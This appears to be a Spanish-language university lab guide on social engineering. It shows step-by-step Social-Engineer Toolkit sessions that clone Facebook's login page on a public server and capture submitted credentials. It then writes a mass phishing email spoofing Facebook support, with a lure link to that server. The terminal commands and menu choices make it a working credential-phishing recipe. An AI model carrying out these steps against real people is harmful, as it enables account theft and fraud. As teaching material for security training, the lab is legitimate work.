  
There is a new version of SET available.  
Your version: 7.7.9  
Current version: 8.0.1  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

6. Configuración de un servidor de suplantación de identidad
 - c. Ingreso a la opción 2 (Website Attack Vectors)

```
Terminal - dodiazlopez@kali003: ~
File Edit View Terminal Tabs Help

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 2
```

6. Configuración de un servidor de suplantación de identidad
 - d. Ingreso a la opción 3 (Credential Harvester Attack Method)

```
Terminal - dodiazlopez@kali003: ~
File Edit View Terminal Tabs Help
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

6. Configuración de un servidor de suplantación de identidad
 - e. Ingreso a la opción 2 (Site Cloner)

```
Terminal - dodiazlopez@kali003: ~
File Edit View Terminal Tabs Help
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

6. Configuración de un servidor de suplantación de identidad
 - f. Definición de la IP pública y del sitio web que se va a suplantar (en este caso el portal de autenticación de Facebook)

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.1.7]:1  
2.92.100.168  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...
```

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
```

```
Press {return} if you understand what we're saying here.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```


¡Ahora el servidor de suplantación de identidad ya se encuentra listo para recibir conexiones entrantes!



6. Configuración de un servidor de suplantación de identidad

- g. Acceder a la dirección IP pública configurada previamente desde la máquina física o desde un dispositivo móvil para validar que el servidor funciona

¡Ya tenemos nuestro propio servidor falso de autenticación a Facebook !



¿Que pasa si ingresamos algunas credenciales?

Log Into Facebook

[Forgot account?](#)

¡Vamos a ver que la consola de setoolkit registra el ingreso!

```
Terminal - dodiazlopez@kali003: ~
File Edit View Terminal Tabs Help
[["categorized_ods",{"2979":{"banzai":{"blue_messages_received":[1]}}},156861199
5974.475,0,null]],{"user":"0","app_id":"256281040558"},{"webSessionId":":oo91q3:1
jdy8x","posts":[["categorized_ods",{"2979":{"banzai":{"blue_messages_sent":[2]}}
},1568611995974.6,0,null]],{"user":"0","app_id":"256281040558"}]
PARAM: ts=1568611995986
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __dyn=7xe6Fo40Q1IKEK4osBWo5012wAxu13wqovzEdEc8uw9-3K4o5K0Y8hwem0nCq1ewcG0
KEswDwb61nwt81sbzo5-0lubwww6DwdK
PARAM: __req=4
PARAM: __be=1
PARAM: __pc=PHASED:DEFAULT
PARAM: dpr=1
PARAM: __rev=1001177204
PARAM: __s=:oo91q3:1jdy8x
PARAM: __hsi=6737133417702315734-0
PARAM: __lsd=AVpVQJtI
PARAM: __jazoest=2693
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1001177204
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1568611110
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Para acceder al reporte podemos digitar **Control + C** y por medio de firefox (en otra consola) acceder al reporte que se encuentra en la ruta indicada en la consola, por ejemplo:

/root/.set/reports/2019-09-16 01:35:53.739451.html

```
:"oo91q3:1jdy8x", "posts": [{"categorized_ods", {"2979": {"banzai": {"blue_messages_received": [2]}}}], 1568612125517.17, 0, null}], "user": "0", "app_id": "256281040558"}, {"webSessionId": "oo91q3:1jdy8x", "posts": [{"categorized_ods", {"2979": {"banzai": {"blue_messages_sent": [5]}}}], 1568612125517.205, 0, null}], "user": "0", "app_id": "256281040558"}]
PARAM: ts=1568612125522
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

^C[*] File exported to /root/.set//reports/2019-09-16 01:35:53.739451.html for your reading pleasure...
[*] File in XML format exported to /root/.set//reports/2019-09-16 01:35:53.739451.xml for your reading pleasure...

Press <return> to continue
```

dodiazlopez@kali003: ~

x

dodiazlopez@kali003: ~


x

```
dodiazlopez@kali003:~$ firefox /root/.set/reports/2019-09-16\ 01\ :35\ :53.739451.html
```

Podemos entrar al modo desarrollador con la tecla F12 y luego seleccionar el campo **Email or Phone Number** para ver su nombre dentro del formulario

The screenshot shows a web browser window with a login form. The form includes a "Create New Account" button, a "Log In" button, and a "Forgot account?" link. The "Email or Phone Number" field is highlighted with a red box. The developer tools are open, showing the HTML structure. The selected element is an input field with the following attributes: `<input type="text" class="inputtext_55r1 inputtext_1kbt inputtext_1kbt" name="email" id="email" tabindex="0" placeholder="Email or Phone Number" value autofocus="1" aria-label="Email or Phone Number" autocomplete="off" style="cursor: auto;">`. The developer tools also show the CSS styles for the selected element, including `font-size: 14px; padding: 5px 8px; width: 284px;`. An arrow points from the text "email" to the selected HTML element.

Podemos entrar al modo desarrollador con la tecla F12 y luego seleccionar el campo **Password** para ver su nombre dentro del formulario




The screenshot shows a web browser window with the developer tools open. The browser address bar shows "Not secure | 13.92.100.168". The page content includes a "Create New Account" button, a "Log In" button, and a "Forgot account?" link. The developer tools are open to the "Elements" panel, which shows the HTML structure of the page. A red box highlights the "input" element for the password field, which has the following attributes: `<input type="password" class="inputtext_55r1 inputtext_1kbt" name="pass" id="pass" tabindex="0" placeholder="Password" aria-label="Password" autocomplete="off" style="cursor: auto;">`. Another red box highlights the "input" element for the email field, which has the following attributes: `<input type="text" class="inputtext_55r1 inputtext_1kbt" name="email" id="email" tabindex="0" placeholder="Email or Phone Number" value="" autofocus="1" aria-label="Email or Phone Number" autocomplete="off" style="cursor: auto;">`. The "Styles" panel on the right shows the default styles for the selected element, including a background color of #FFFFFF and a font size of 14px. An arrow points from the word "pass" to the "name" attribute of the password input element in the HTML code.


pass

Podemos revisar el reporte y buscar las credenciales capturadas usando los nombres de los campos del formulario

```
RAM: ts=1568612112363  
-----  
RAM: __a=1  
RAM: __be=1  
RAM: __dyn=7xe6Fo40Q1IKEK4osBWo5012wAxu13wqovzEdEc8uw9-3K4o5K0Y8hwem0nCq1ewcG0KEswDwb61nwt81sbzo5-0lubwww6DwdK  
RAM: __hsi=6737133417702315734-0  
RAM: __pc=PHASED:DEFAULT  
RAM: __rev=1001177204  
RAM: __s=:oo91q3:ljdy8x  
RAM: __spin_b=trunk  
RAM: __spin_r=1001177204  
RAM: __spin_t=1568611110  
RAM: user=0  
RAM: dpr=1  
RAM: jazoest=2693  
RAM: lsd=AVpVQJtI  
RAM: ph=C3  
RAM:  
[{"user": "0", "webSessionId": "oo91q3:ljdy8x", "app_id": "256281040558", "posts": "vwSQW1siY2F0ZWdvcml6ZWRfb2RzIix7IjI5Nzki0nsiYmFuemFpIgtI  
webSessionId": "oo91q3:ljdy8x", "posts": [{"categorized_ods", {"2979": {"banzai": {"blue_messages_received":  
}}}], 1568612125517.17, 0, null}], "user": "0", "app_id": "256281040558"}, {"webSessionId": "oo91q3:ljdy8x", "posts":  
"categorized_ods", {"2979": {"banzai": {"blue_messages_sent":  
}}}], 1568612125517.205, 0, null}], "user": "0", "app_id": "256281040558"}]  
RAM: ts=1568612125522  
-----
```



¡Ahora generemos un email que nos permita engañar a la víctima y persuadirla para que ingrese al servidor que acabamos de implementar!



Accedemos a la opción 1 “Social Engineering Attack”

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Accedemos a la opción 5 “Mass Mailer Attack”

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 5
```



Accedemos a la opción de E-mail Attack Mass Mailer

```
There are two options on the mass e-mailer, the first  
be to send an email to one individual person. The se  
will allow you to import a list and send it to as ma  
you want within that list.
```

```
What do you want to do:
```

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

```
set:mailer>2
```


Configurar un archivo txt con una lista de direcciones hacia donde enviar el ataque e indicar la ruta respectiva donde se encuentra el archivo

```
The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email based off of a line. So it should look like the following:
```

```
john.doe@ihazemail.com  
jane.doe@ihazemail.com  
wayne.doe@ihazemail.com
```

```
This will continue through until it reaches the end of the file. You will need to specify where the file is, for example if its in the SET folder, just specify filename.txt (or whatever it is). If its somewhere on the filesystem, enter the full path, for example /home/relik/ihazemails.txt
```

```
set:phishing> Path to the file to import into SET:/root/Desktop/emails  
[!] File not found! Please try again and enter the FULL path to the file.  
set:phishing> Path to the file to import into SET: /home/dodiazlopez/Desktop/emails
```



```
emails  
File Edit Search Options Help  
danielo.diaz@urosario.edu.co  
dodiazlopez@gmail.com  
danielo_90@hotmail.com  
daniel.diaz@nec.eu
```

Colocar una cuenta de gmail como emisora del mensaje. El campo FROM NAME corresponde a la cuenta que queremos suplantar!

```
set:phishing> Path to the file to import into SEI:/home/dodiazlopez/Desktop/emails
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>1
```

Acabar de configurar el cuerpo del mensaje haciéndolo parecer lo más real posible y colocando la URL del servidor de suplantación implementado en la primera parte del laboratorio

```
set:phishing>1
```

```
set:phishing> Your gmail email address:juliamanzur07@gmail.com
```

```
set:phishing> The FROM NAME the user will see:soporte@facebook.com
```

```
Email password:
```

```
set:phishing> Flag this message/s as high priority? [yes|no]:yes
```

```
Do you want to attach a file - [y/n]: n
```

```
Do you want to attach an inline file - [y/n]: n
```

```
set:phishing> Email subject:Nueva funcionalidad de Facebook
```

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
```

```
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
```

```
set:phishing> Enter the body of the message, type END (capitals) when finished:Estimado usuario:
```

```
Next line of the body: Desde ahora puedes saber quien ha visitado tu perfil de Facebook por medio de la nueva funcionalidad accesible por el siguiente link: http://137.135.113.80
```

```
Next line of the body: Atentamente
```

```
Next line of the body: Equipo de atención al usuario
```

```
Next line of the body: Facebook.com
```


```
Next line of the body: California - United States
```

```
Next line of the body: END
```

Ingeniería social Segunda parte




Universidad del
Rosario




MACC
Matemáticas Aplicadas y
Ciencias de la Computación

• **Antes** de enviar el mensaje desde la consola, ingresar a la cuenta de Gmail desde un navegador de la máquina Kali Linux para verificar que es posible acceder a ella:



